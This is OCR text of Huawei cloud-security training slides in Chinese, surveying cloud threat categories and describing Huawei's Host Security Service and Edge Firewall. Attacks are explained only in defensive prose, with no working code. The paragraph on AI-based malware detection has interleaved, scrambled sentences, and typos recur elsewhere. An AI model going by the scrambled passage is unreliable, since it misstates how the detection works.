3.未经授权或恶意用户替换、未经授权或恶意用户的泄露

4.失去市场的信任和收入

5.因事件响应和取证而产生的财务费用

6.勒索软件和供应链中断


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 身份、凭据和访问管理系统包括允许组织管理、监视和安全访问有价值资源的工具和策略。身份与访问管理中使用清晰的风险分配模型、仔细监控和采取适当的行为隔离可以帮助交叉检查身份与访问管理系统。跟踪目标访问和风险评分频率对于理解风险背景也至关重要。

不安全的接口和API

- 云计算平台通常由多个组件和服务组成，这些组件和服务之间会通过API和各类接口进行通信和交互。由于这些API和接口的开放性，攻击者可以通过非法访问这些API和接口来获取敏感信息或者对系统进行攻击。
- 由于云计算平台自身的复杂性，API和接口的管理和维护也变得更加困难。API和接口的错误配置可能导致数据泄露、数据篡改或服务中断等问题。常见的此类风险如右图所示：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置不当和变更控制的不足

- 配置不当是指对云计算环境中的设备、服务或应用程序进行设置时的错误操作，例如弱密码、未及时更新软件补丁、开放了不必要的网络端口等。这些配置错误可能为攻击者提供了入侵系统的机会。
- 变更控制不足是指在云计算环境中对资源变更（如系统更新、应用程序升级、权限更改等）的管理和监控不足。如果没有适当的变更控制机制，恶意用户或攻击者可能利用相关漏洞来操纵、篡改或破坏云计算资源。
- 此类威胁将会带来以下威胁：

1.数据披露-技术影响-机密性

2.数据丢失-技术影响-可用性

3.数据破坏-技术影响-完整性

4.系统性能-运营影响

5.系统中断-运营影响

6.勒索需求-财务影响

7.违规和罚款-合规和财务影响

8.收入损失-财务影响

9.股价下跌-财务影响

10.公司声誉-声誉影响

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

缺乏云安全架构和战略


- 云安全架构和战略是指企业将业务迁移至云上时规划的一套安全策略和架构，用来保护云环境中的数据、应用程序和基础设施免受网络入侵和攻击的威胁。
- 行业违规案例表明，若企业缺乏此类规划和设计将导致云环境和应用程序无法抵御网络攻击，无法有效保障业务连续。云安全架构和战略不足可能导致：

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 安全漏洞：没有合适的安全架构和战略可能导致系统和应用程序中存在安全漏洞，使得攻击者可以利用这些漏洞进行入侵和数据泄露。
- 不完善的身份验证：缺乏云安全架构和战略可能意味着没有适当的分身验证和访问控制机制，使得未经授权的人员能够访问敏感数据和资源。
- 数据丢失和泄露：缺乏云安全机构和战略可能导致数据丢失和泄露的风险增加，没有合适的备份和机密措施，数据可能在传输和存储过程被攻击者获取。
- 缺乏监控和检测：没有云安全机构和战略可能意味着没有足够的监控和检测机制来发现和应对潜在的安全事件，是的安全威胁可能在未被察觉的情况下持续存在。

不安全的软件开发


- 在云计算环境中，软件通常用于实现各种功能和服务，包括应用程序、操作系统、虚拟化技术等。如果在软件开发过程中存在安全漏洞或不安全的编码实践，那么攻击者可能利用这些漏洞来入侵系统、窃取数据或干扰正常业务。
- 软件供应商每月都会发布补丁，修复可能影响系统机密性、完整性和可用性的漏洞。并非所有的软件漏洞都有安全隐患，但历史已经证明，即使是极小的漏洞也可能最终成为重大威胁。此类威胁引发的负面影响包括：



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

不安全的第三方资源

- 在云计算环境中，第三方资源包括各种服务、应用程序、库、插件和工具等，这些资源通常由外部供应商或开发人员提供。如果这些第三方资源存在安全漏洞、恶意代码或不可信行为，那么可能会给云计算系统带来潜在的安全风险。
- 因为部分云产品和服务可能集成或调用了第三方资源，所以安全漏洞可能存在于供应链中的任何一点，并从那里扩散。不安全的第三方资源引发负面影响包括：




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 对于黑客来说，这意味着，为了实现目标，他们只需要寻找最薄弱的环节作为切入点。恶意黑客也有机会用同样的漏洞攻击更多的目标。

系统漏洞

- 系统漏洞是云计算系统中普遍存在的安全设计缺陷。攻击者可能会利用它们入侵系统，破坏数据的机密性、完整性和可用性，从而影响服务正常运营。所有云计算系统组件都可能包含使云服务易受攻击的漏洞。
- 实施针对系统漏洞的安全强化措施对于降低此类安全风险至关重要。系统漏洞引发的安全风险有:



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 远程代码执行：某些系统漏洞可能允许攻击者通过远程执行恶意代码或命令来控制云计算系统。攻击者可以利用这种漏洞来窃取数据、修改配置、操纵系统行为或者传播恶意软件。
- 身份验证绕过：系统漏洞可能导致身份验证机制被攻击者绕过，从而使攻击者能够访问受限资源或以其他用户身份执行操作。这可能导致未经授权的访问、数据泄露或服务滥用。
- 缓冲区溢出：某些系统漏洞可能导致缓冲区溢出，攻击者可以利用这种漏洞向系统输入超过其容量的数据，从而覆盖内存中的关键信息或控制程序执行流程。这可能导致系统崩溃、执行恶意代码或提权。
- 拒绝服务攻击：某些系统漏洞可能被攻击者利用来发起拒绝服务攻击，通过占用资源或发送大量无效请求来使系统无法正常运行。这可能导致系统的可用性降低，影响用户体验或造成经济损失。

云计算数据的意外泄露

- 云计算以前所未有的速度建设、创新和扩展。云凭借其易用性，以及可以灵活设置托管数据库和存储对象的优势获得大量企业客户的青睐。但托管的这些数据中可能包含敏感的客户数据、员工信息、产品数据等。但因云计算环境和服务的复杂性、团队和业务单位的多样性，往往会导致云端数据缺乏安全治理和控制。
- 2023版本《云威胁形势报告》明确提出：云计算环境的数据泄露案例占比高达82%。报告指出根本原因主要集中于以下两点：

合法凭据攻击	合法凭据攻击使用问题被报告定义为云环境的最大困扰，合法的凭据可以访问特定的云资源，并且不易引起怀疑。数据表明，在云安全事件中，使用有效凭据是最常见的初始访问向量，36%的云安全事件由攻击者利用合法凭据引起。
云相关漏洞增加	报告期内，X-Force安全团队共发现了632个新的与云相关的漏洞，相比一年前增加了194%。这一点要归咎于云环境中使用的应用程序和服务数量的不断增加。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 2023版本《云威胁形势报告》，报告由IBM X-Force安全团队编写，内容由2022年6月至2023年6月期间各项数据分析而得出，其中含威胁情报数据、渗透测试数据、事件响应数据等。报告明确强调了一点，82%的数据泄露涉及存储在云环境中的数据。

有组织的犯罪、黑客和APT攻击

- 高级持续性威胁（APT）是一个范围很广的术语，是一种入侵者或入侵者团队在网络上进行长期非法攻击以挖掘高度敏感数据的攻击活动。
  - APT组织的动机各不相同。有些是出于政治动机（即黑客活动主义者），而另一些则是有组织的犯罪集团的一部分，甚至还有一些团体是国家支持的黑客组织。
  - 要了解APT组织对一个组织的业务影响，必须对其核心信息资产进行评估并进行业务影响分析，从而了解APT攻击的大致目标，以及潜在的安全风险对业务产生的影响。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 有组织的犯罪、黑客和APT攻击案例：LAPSUS$组织侵入了英伟达的内部网络并窃取了机密数据。该组织没有向英伟达勒索数据，而是要求释放对用于加密挖掘的形处理单元的限制。

云存储数据泄漏

- 云存储数据泄露是一种涉及敏感、受保护或机密信息泄露的事件。这些数据可能会被组织之外的个人发布、查看、窃取或使用。此类事件可能是由APT攻击、漏洞利用、配置错误、应用程序漏洞或不良的安全实践造成的。此类安全威胁会导致：


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 法律和合规问题：如果云存储中的敏感数据泄露，可能违反数据保护法律和合规要求，导致法律责任和罚款。
- 个人隐私泄露：云存储中可能包含个人身份信息、财务记录等敏感信息，如果这些信息泄露，可能导致个人隐私泄露、身份盗窃、诈骗等问题
- 商业机密泄露：企业的商业机密、研发成果可能到存储在云端，如果这些数据泄露，可能导致竞争对手获得敏感信息，影响企业的曾经理和商业利益。
- 金融损失：云存储数据泄露呢坑导致金融损失，包含资金被盗用、财务信息被篡改、支付信息被滥用等。
- 品牌声誉受损：数据泄露事件可能对组织的品牌声誉造成严重影响，顾客和合作伙伴可能失去对组织的信任导致业务损失。

目录

1. 云计算概述
2. 云计算技术架构
3. 常见云安威胁分析
4. **云计算安全威胁防护**
   - 全栈式安全架构
   - 云主机安全防护
   - 云网络安全防护
   - 云应用安全防护
   - 云数据安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 云平台基础安全：重点从底层组网安全、云OS安全、PAAS/DAAS三个维度保障云计算底层平台的安全。
- 运维安全：通过统一的云运维管理平台针对云计算系统进行全面的监控、管理和审计，同时管理中心自身需要防护能力和容灾能力。
- 租户安全：重点保障云上租户业务的安全，从管理、数据、应用、主机和网络几个维度保障租户云上业务的正常运行。
- 安全合规：重点确保云计算系统整体满足相关法规遵从的需求。
- 通用安全方案：
    - 等保2.0：构筑平台安全+租户安全生态体系，全面覆盖应用+数据安全体系。
    - XC方案：支持通用场景兴创解决方案。
    - 密评：租户服务+平台管理全面支持国密算法，率先通过国密测评。
- 专业安全服务+安全生态：
    - 提供合规咨询、安全实施、安全运营等全面的专业安全服务能力。
    - 基于N2ONE平台，构筑第三方安全服务化能力。
- 下文将重点讲解“租户安全”模块的典型的安全产品和服务。


目录

1. 云计算概述
2. 云计算技术架构
3. 常见云安威胁分析
4. **云计算安全威胁防护**
   - 全栈式安全架构
   - 云主机安全防护
   - 云网络安全防护
   - 云应用安全防护
   - 云数据安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


企业主机安全服务介绍

- 企业主机安全服务（Host Security Service，HSS）是以工作负载为中心的安全产品，旨在满足现代混合云、多云数据中心基础架构中服务器工作负载的独特保护要求。它集成了主机安全、容器安全和网页防篡改。
- HSS不受地理位置影响，为主机、容器等提供统一的可视化和控制能力。
- HSS通过对主机、容器进行系统完整性的保护、应用程序控制、行为监控和基于主机的入侵防御等，保护工作负载免受攻击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

主机安全服务 - 实现原理（主机安全）




主机安全是提升主机整体安全性的服务，通过主机管理、风险预防、入侵检测、高级防御、安全运营、网页防篡改功能，全面识别并管理主机中的信息资产，实时监测主机中的风险并阻止非法入侵行为，帮助企业构建服务器安全体系，降低当前服务器面临的主要安全风险。

组件	说明
管理控制台	可视化的管理平台，便于集中下发配置信息，查看在同一区域内主机的防护状态和检测结果
HSS云端防护中心	•使用AI、机器学习和深度算法等技术分析主机中的各项安全风险 •集成多种杀毒引擎，深度查杀主机中的恶意程序 •接收您在控制台下发的配置信息和检测任务，并转发给安装在服务器上的Agent •接收Agent上报的主机信息，分析主机中存在的安全风险和异常信息，将分析后的信息以检测报告的形式呈现在控制台界面
Agent	•Agent通过HTTPS和WSS协议与HSS云端防护中心进行连接通信，默认端口：10191 •每日凌晨定时执行检测任务，全量扫描主机；实时监测主机的安全状态；并将收集的主机信息（包含不合规配置、不安全配置、入侵痕迹、软件列表、端口列表、进程列表等信息）上报给云端防护中心 •根据您配置的安全策略，阻止攻击者对主机的攻击行为 •**说明：**如果未安装Agent或Agent状态异常，您将无法使用企业主机安全服务。根据操作系统版本选择对应的安装命令/安装包进行安装 •网页防篡改、容器安全与主机安全共用同一个Agent，您只需在同一主机安装一次

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

主机安全服务 - 实现原理（网页防篡改）

- 网页防篡改可实时监控网站目录，并通过备份恢复被篡改的文件或目录，保障重要系统的网站信息不被恶意篡改，从而保护网站的网页、电子文档、图片等文件不被黑客篡改和破坏。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

主机安全服务功能特性

1

负载管理

主机管理
容器管理

2

资产管理

深度扫描出主机中的账号、端口、进程、Web目录、软件信息和自启动任务

3

漏洞管理

检测Linux软件漏洞、Windows系统漏洞，帮助用户识别潜在风险

4

基线检查

扫描出主机系统和关键软件含有风险的配置信息

5

镜像安全

扫描镜像仓库，发现镜像中的漏洞、恶意文件等并给出修复建议

6

入侵检测


主机安全告警
容器安全告警
告警白名单管理

7

网页防篡改

实时发现并拦截篡改指定目录下文件的行为，并快速获取备份的合法文件恢复被篡改的文件

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- 介绍完企业主机安全的基本情况后，我们再来看下企业主机安全的主要应用场景，即能够帮助我们解决什么问题。
- 首先企业主机安全能够阻止黑客针对主机的入侵。通过对量入侵行为的分析，我们简单的把主机入侵行为划分成两类，一类是比较初级的入侵行为，黑客的手法是首先利用主机的弱密码进行账户暴力破解攻击；然后在入侵对外提供访问的主机后对内网其他主机进行横向账户暴破，同时还可以创建影子账户或克隆账户进行潜伏；最后在控制内网大量主机或核心主机后开始安装恶意程序或者删除、篡改、窃取文件。
- 针对初级入侵行为，首先通过口令复杂和经典弱口令检测来发现弱密码并提升密码强度，降低主机被暴破的风险；同时提供账户暴力破解防护功能来阻断黑客的账户暴破行为，并且提供双因子认证功能来进一步杜绝账户暴破风险。最后，企业主机安全还提供风险账号检测、恶意程序检测和关键文件变更检测等功能，来发现和阻止黑客入侵成功后进行的各种破坏和危险行为。
- 第二种是比较高级的入侵行为，首先黑客会扫描主机或网站的漏洞，然后利用漏洞进行入侵，例如向Web服务器上传WebShell并获得主机账户的部分权限，然后通过不断的提权和横向扩散最终渗透到内部的核心主机与数据库，最后通过安装恶意程序或窃取数据库中的数据来达到最终的入侵目的。
- 面对高级入侵行为，企业主机安全首先能够提供漏洞管理功能，发现主机与应用中间件存在的漏洞并提供修复建议；同时企业主机安全提供WebShell检测功能，能够有效发现黑客上传的WebShell；另外企业主机安全服务提供针对数据库的漏洞检测、基线检查与账户暴破防护，能够有效保障数据库的安全；最后企业主机安全提供恶意

程序检测功能，能够有效检测与查杀各种病毒、木马、挖矿软件等。

黑客入侵防护 - 基于AI的恶意程序检测

- 恶意程序检测功能能够有效查杀互联网面临的最常见的病毒、木马、后门、挖矿等恶意程序。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 第二项关键技术是基于AI的恶意程序检测技术。恶意程序检测功能能够有效查杀互联网面临的最常见的病毒、木马、后门、挖矿等恶意程序的侵袭。
- 企业主机安全的恶意程序检测功能提供三重检测算法：第一重检测是传统的基于恶意程序特征库的检测，会将运行程序的哈希值与特征库中的恶意文件哈希值进行对比，有效识别已知恶意程序；第二重检测是基于AI的图像指纹识别算法，实现原理是提取程序的多项指纹特征并转换成图像，然后将图像通过AI图像识别技术与恶意程序家族的图像进行对比，判断程序是否属于恶意程序家族。恶意程序家族的图像是使用谱聚类算法进行机器学习，不断将恶意文件聚类而生成的。基于AI的图像指纹识别算法能够有效预云查杀系统，企业主机安全在云端集成了多款杀毒引擎和沙箱，当用户怀疑某防恶意程序的变种，因为无论恶意程序如何变化，他都是有着相似的家族特征，通过AI识别技术能够有效的识别出这个相似度。第三重检测是病毒程序为恶意程序时可以提交到云端进行检测，病毒云查杀利用多家杀软厂商的能力，构筑了恶意程序检测的最后一道防线，也能够有效阻止最新的未知恶意程序。

主机安全服务应用场景 - 安全风险管理

账户资产风险

- 主机上突然增加一个未知账户，可能是黑客非法账户。
- 账户口令强度不足，不符合基线检查要求。

端口资产风险

- 主机高危端口开放，与系统安全基线不符，需要及时清点和关闭这些端口。
- 针对某端口的攻击大规模爆发，需要清点所有主机的这个端口。

进程资产风险

- 主机上突然出现许多进程，与日常基线不符，可能是非法进程启动，这时，需要同步排查其他主机上的相同进程。

软件资产风险

- 清点非法的软件资产，不应该安装的软件被安装上了。
- 清点版本过低的软件资产，某些软件还停留太低的版本需要软件更新。
- 漏洞爆发后，可以快速定位到受影响的资产范围，加速漏洞处置。

识别主机的安全资产、软件漏洞以及关键配置，分析并管理其中的潜在安全风险，提前防范风险，有效减少主机90%被攻击面。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


主机安全服务应用场景 - 安全风险管理

- 安全风险管理服务可识别主机的安全资产、软件漏洞以及关键配置，分析并管理其中的潜在安全风险，提前防范风险，有效减少主机90%被攻击面。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 账户资产风险
  - 主机上突然增加一个未知账户，可能是黑客非法账户。
  - 账户口令强度不足，不符合基线检查要求。
- 端口资产风险
  - 主机高危端口开放，与系统安全基线不符，需要及时清点和关闭这些端口。
  - 针对某端口的攻击大规模爆发，需要清点所有主机的这个端口。
- 进程资产风险
  - 主机上突然出现许多进程，与日常基线不符，可能是非法进程启动，这时，需要同步排查其他主机上的相同进程。
- 软件资产风险
  - 清点非法的软件资产，不应该安装的软件被安装上了。
  - 清点版本过低的软件资产，某些软件还停留太低的版本需要软件更新。
  - 漏洞爆发后，可以快速定位到受影响的资产范围，加速漏洞处置。

主机安全服务应用场景 - 网页防篡改



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 静态网页防篡改：防止网站服务器中的静态网页文件被篡改。
- 动态网页防篡改：防止网站数据库中动态网页内容被篡改。
- 注：以上两种都是实时检测。

容器安全应用场景 - 镜像安全

镜像漏洞扫描


- 对镜像仓库和容器中的镜像进行已知CVE漏洞等安全扫描。
- 发现镜像的漏洞、不安全配置和恶意代码。
- 帮助用户得到一个安全可信的镜像文件。

CI/CD工具集成



- 支持与CI/CD工具集成使得开发人员在开发阶段就可以获知镜像是否安全，是否存在漏洞，并且能够及时修复漏洞和不安全配置。

镜像安全策略



- 确保镜像以安全的方式运行，如不允许有某种漏洞的镜像或漏洞数量超范围的镜像运行、禁止未被扫描确认过的未知镜像运行、不允许以root用户运行镜像等。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


目录

1. 云计算概述
2. 云计算技术架构
3. 常见云安威胁分析
4. **云计算安全威胁防护**
   - 全栈式安全架构
   - 云主机安全防护
   - 云网络安全防护
   - 云应用安全防护
   - 云数据安全防护

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


边界防火墙 - 定义

- EdgeFW（Edge Firewall，边界防火墙）位于内、外部网络的边界处，是连接内网与外网的桥梁。边界防火墙针对云数据中心与外部网络之间的南北向流量进行安全过滤，为用户提供边界安全防护功能，支持以弹性IP为防护对象的入侵检测防御（IPS）和网络防病毒（AV）功能。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

边界防火墙 - 实现原理



边界防火墙架构

组件	功能描述	典型部署原则
ManageOne	安全服务管理控制台，用户通过该模块访问EdgeFW，实现对服务的创建、使用和管理等。	部署于Global层。
SCC-LB	安全服务负载均衡节点，对Console的请求负载均衡。	部署于Region层，两节点主备部署。
SCC-Service	安全服务业务节点，实现对EdgeFW的服务化管理。	部署于Region层，两节点集群部署。
SCC-GaussDB	数据库节点，为EdgeFW提供数据存储能力。	部署于Region层，两节点主备部署。
SSA-ES/SSA-DF	SSA-DF：数据采集器，负责采集防火墙发送的日志，实时转换成需要的格式和字段，并存储到SSA-ES。 SSA-ES：数据分析引擎，快速地存储、搜索和分析大量日志。	SSA-DF部署于Region层两节点主备部署。 SSA-ES部署于Region层，两节点集群部署。
SecoManager	硬件防火墙的管理平台，实现对硬件防火墙的纳管。	-
硬件防火墙	提供核心的报文阻断、入侵检测、防病毒能力。	-

